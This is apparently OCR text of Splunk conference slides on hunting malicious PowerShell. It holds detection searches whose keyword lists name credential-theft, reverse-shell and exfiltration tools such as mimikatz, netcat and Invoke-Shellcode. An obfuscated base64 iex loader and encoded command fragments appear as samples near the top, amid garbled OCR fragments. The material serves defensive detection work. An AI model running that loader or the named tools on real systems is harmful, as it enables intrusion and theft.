MQBqAHEAcwAzAG0AaQA1AFUAWABkADAAdgBUAG4ATQBUAEMAbQBnAEgAe
AA0AFIAMAA4AEoAawAyAHgAaQA5AE0ANABDAE8AdwBvADcAQQBmAEwAdQB
YAHMANQA0ADEATwBLAFcATQB2ADYAaQBoADkAawBOAHcATABpAHMAUgB1

< DECODE > UTF-8 (You may also select input charset.)

sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String('LcixCsIwEADQX3EIVIcmLi5KkFKE6lBBRXC8hKONp
LkQL43+vQhujydA91jqs3mi5UXd0vTnMTCmgHx4R08Jk2xi9M4COwo7AfLuXs541O
KWMv6ih9kNwLisRua4VaqUlj+UORuUliZVgO24nzV1w+Z6ely6Zl2tvg=='),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd()

1016 powershell - ACAASQBPAC4AQwBvAG0
cwBhAGwAI
531 "C:\Windows -b71f-9c7b5a9be02b -Syste
531 "C:\Windows f-af5c-c3de22b42f9f -Syste
531 "C:\Windows -9046-9daef4aae454 -Syste


BONUS ROUND


PowerShell Power Hell: Hunting for Malicious Use of PowerShell with Splunk

Ryan Chapman

Bechtel Corporation

Lisa Tawfall

Bechtel Corporation



https://conf.splunk.com/session/2015/conf2015_MGough_MalwareArchaeology_SecurityCompliance_FindingAdvnacedAttacksAnd.pdf

Michael Gough
@HackerHurricane
http://www.HackerHurricane.com
Co-Creator of Log-MD

New Process Started (EventCode 4688)

```
index=windows source="WinEventLog:Security" (EventCode=4688) NOT
(Account_Name=*$) (at.exe OR bcdedit.exe OR chcp.exe OR cmd.exe OR
cscript.exe OR ipconfig.exe OR mimikatz.exe OR nbtstat.exe OR nc.exe OR
netcat.exe OR netstat.exe OR nmap OR nslookup.exe OR bcp.exe OR
sqlcmd.exe OR OSQL.exe OR ping.exe OR powershell.exe OR powercat.ps1 OR
psexec.exe OR psexecsvc.exe OR psLoggedOn.exe OR procdump.exe OR rar.exe
OR reg.exe OR route.exe OR runas.exe OR sc.exe OR schtasks.exe OR
sethc.exe OR ssh.exe OR sysprep.exe OR systeminfo.exe OR system32\
\net.exe OR tracert.exe OR vssadmin.exe OR whoami.exe OR winrar.exe OR
wscript.exe OR winrm.* OR winrs.* OR wmic.exe OR wsmprovhost.exe) | eval
Message=split(Message,".") | eval Short_Message=mvindex(Message,0) |
table _Ome, host, Account_Name, Process_Name, Process_ID,
Process_Command_Line, New_Process_Name, New_Process_ID,
Creator_Process_ID, Short_Message
```

[4]

New Process Started (EventCode 4688)

_time	host	Account_Name	Process_Command_Line	New_Process_Name	New_Process_ID	Creator_Process_ID	Short_Message
2015-07-27 05:27:33	Some_Server	Some_Admin	Powershell.exe -v 2 [illegible]\Powershell [illegible]cmas.ps1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	0x3a70	0x2118	A new process has been created
2015-07-26 10:37:57	Some_Server	Some_Admin	schtasks /query /V /FO:LIST	C:\Windows\System32\schtasks.exe	0x18f0	0x1588	A new process has been created
2015-07-26 10:37:20	Some_Server	Vuln_Scanner	cmd /c netsh advfirewall show allprofiles firewallpolicy	C:\Windows\System32\cmd.exe	0x18a0	0x1998	A new process has been created
2015-07-26 10:22:25	Some_Server	Some_Admin	sqlcmd.exe -S [illegible] -d _MasterDataReference -i GatherEntityStatsfor [illegible] sql -e -o [illegible] \GatherEntityStatsfor [illegible] log	C:\Program Files\Microsoft SQL Server\100\Tools\Binn\SQLCMD.EXE	0x20d0	0x2040	A new process has been created
2015-07-26 10:22:25	Some_Server	Some_DBA	CMD.EXE /C [illegible]\EntityStats [illegible].cmd	C:\Windows\System32\cmd.exe	0x2040	0x1650	A new process has been created
2015-07-26 10:15:17	Some_Server	Some_Admin	C:\Windows\system32\cmd.exe /c UsrLogon.cmd	C:\Windows\System32\cmd.exe	0x48e0	0x3808	A new process has been created
2015-07-26 09:00:00	Some_Server	Some_Admin	powershell.exe -c "Get-WmiObject -ComputerName [illegible] -Class Win32_Volume -Filter 'DriveType = 3' | select name,capacity,freespace | foreach{$_.name+'\|'+$_.capacity/1048576+'%'+$_.freespace /1048576+'*'}"	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	0x1330	0x1490	A new process has been created


[4]

Finding Modules (EventCode 4103 or 4104)

[4]

```
sourcetype="WinEventLog:Microsoft-Windows-PowerShell/Operational" (EventCode=4104) OR (EventCode=4103)(Set-ExecutionPolicy
OR Set-MasterBootRecordl OR Get-WMIObject OR Get-GPPPassword OR Get-Keystrokes OR Get-TimedScreenshot OR Get-
VaultCredential OR GetServiceUnquoted OR Get-ServiceEXEPerms OR Get-ServicePerms OR Get-RegAlwaysInstallElevated OR Get-
RegAutoLogon OR Get-UnattendedInstallFiles OR Get-Webconfig OR Get-ApplicationHost OR Get-PassHashes OR Get-LsaSecret OR
GetInformation OR Get-PSADForestInfo OR Get-KerberosPolicy OR Get-PSADForestKRBTGTInfo OR Get-PSADForestInfo OR
GetKerberosPolicy OR Invoke-Command OR Invoke-Expression OR iex OR Invoke-Shellcode OR Invoke--Shellcode OR Invoke-
ShellcodeMSIL OR InvokeMimikatzWDigestDowngrade OR Invoke-NinjaCopy OR Invoke-CredentialInjection OR Invoke-
TokenManipulation OR InvokeCallbackIEX OR Invoke-PSInject OR Invoke-DllEncode OR Invoke-ServiceUserAdd OR Invoke-ServiceCMD
OR Invoke-ServiceStart OR Invoke-ServiceStop OR Invoke-ServiceEnable OR Invoke-ServiceDisable OR Invoke-FindDLLHijack OR
Invoke-FindPathHijack OR Invoke-AllChecks OR Invoke-MassCommand OR Invoke-MassMimikatz OR Invoke-MassSearch OR Invoke-
MassTemplate OR Invoke-MassTokens OR Invoke-ADSBackdoor OR Invoke-CredentialsPhish OR Invoke-BruteForce OR Invoke-
PowerShellIcmp OR Invoke-PowerShellUdp OR Invoke-PsGcatAgent OR Invoke-PoshRatHttps OR Invoke-PowerShellTcp OR Invoke-
PoshRatHttp OR Invoke-PowerShellWmi OR Invoke-PSGcat OR Invoke-Encode OR Invoke-Decode OR Invoke-CreateCertificate OR
InvokeNetworkRelay OR EncodedCommand OR New-ElevatedPersistenceOption OR wsman OR Enter-PSSession OR DownloadString OR
DownloadFile OR Out-Word OR Out-Excel OR Out-Java OR Out-Shortcut OR Out-CHM OR Out-HTA OR Out-Minidump OR HTTP-Backdoor OR
FindAVSignature OR DllInjection OR ReflectivePEInjection OR Base64 OR System.Reflection OR System.Management OR Restore-
ServiceEXE OR Add-ScrnSaveBackdoor OR Gupt-Backdoor OR Execute-OnTime OR DNS_TXT_Pwnage OR WriteUserAddServiceBinary OR
Write-CMDServiceBinary OR Write-UserAddMSI OR Write-ServiceEXE OR Write-ServiceEXECMD OR Enable-DuplicateToken  OR Remove-
Update OR Execute-DNSTXT-Code OR Download-Execute-PS OR Execute-CommandMSSQL OR Download_Execute OR Copy-VSS OR Check-VM OR
Create-MultipleSessions OR Run-EXEonRemote OR Port-Scan OR Remove-PoshRat OR TexttoEXE OR Base64ToString OR StringtoBase64
OR Do-Exfiltration OR Parse_Keys OR Add-Exfiltration OR AddPersistence OR Remove-Persistence OR Find-PSServiceAccounts OR
Discover-PSMSSQLServers OR DiscoverPSMSExchangeServers OR Discover-PSInterestingServices OR Discover-PSMSExchangeServers OR
DiscoverPSInterestingServices OR Mimikatz OR powercat OR powersploit OR PowershellEmpire OR Payload OR GetProcAddress)
```

Finding Modules (EventCode 4103 or 4104)



[4]

References

Subhead

[1] https://archive.org/details/No_Easy_Breach# https://www.blackhat.com/docs/us-14/materials/us-14-Kazanciyan-Investigating-Powershell-Attacks.pdf

[2] Flying a Cylon Raider - https://www.youtube.com/watch?v=26PedM_-zRo&feature=youtu.be

[3] https://itfordummies.net/2015/10/13/powershell-logging-features/

[4] https://conf.splunk.com/session/2015/conf2015_MGough_MalwareArchaelogy_SecurityCompliance_FindingAdvnacedAttacksAnd.pdf

PowerShell Power Hell: Hunting for Malicious Use of PowerShell with Splunk


Ryan Chapman

Bechtel Corporation

Lisa Tawfall

Bechtel Corporation

Takeaways



- The threat from PowerShell is real
- Upgrade to WMF5.0/PowerShell 5.0
- PowerShell has many places to enable logging
- Don’t forget to log Command Line Process Creation
- You probably don’t have logging enabled ☹
- Read the cheat sheets by Michael Gough

THANK YOU

splunk>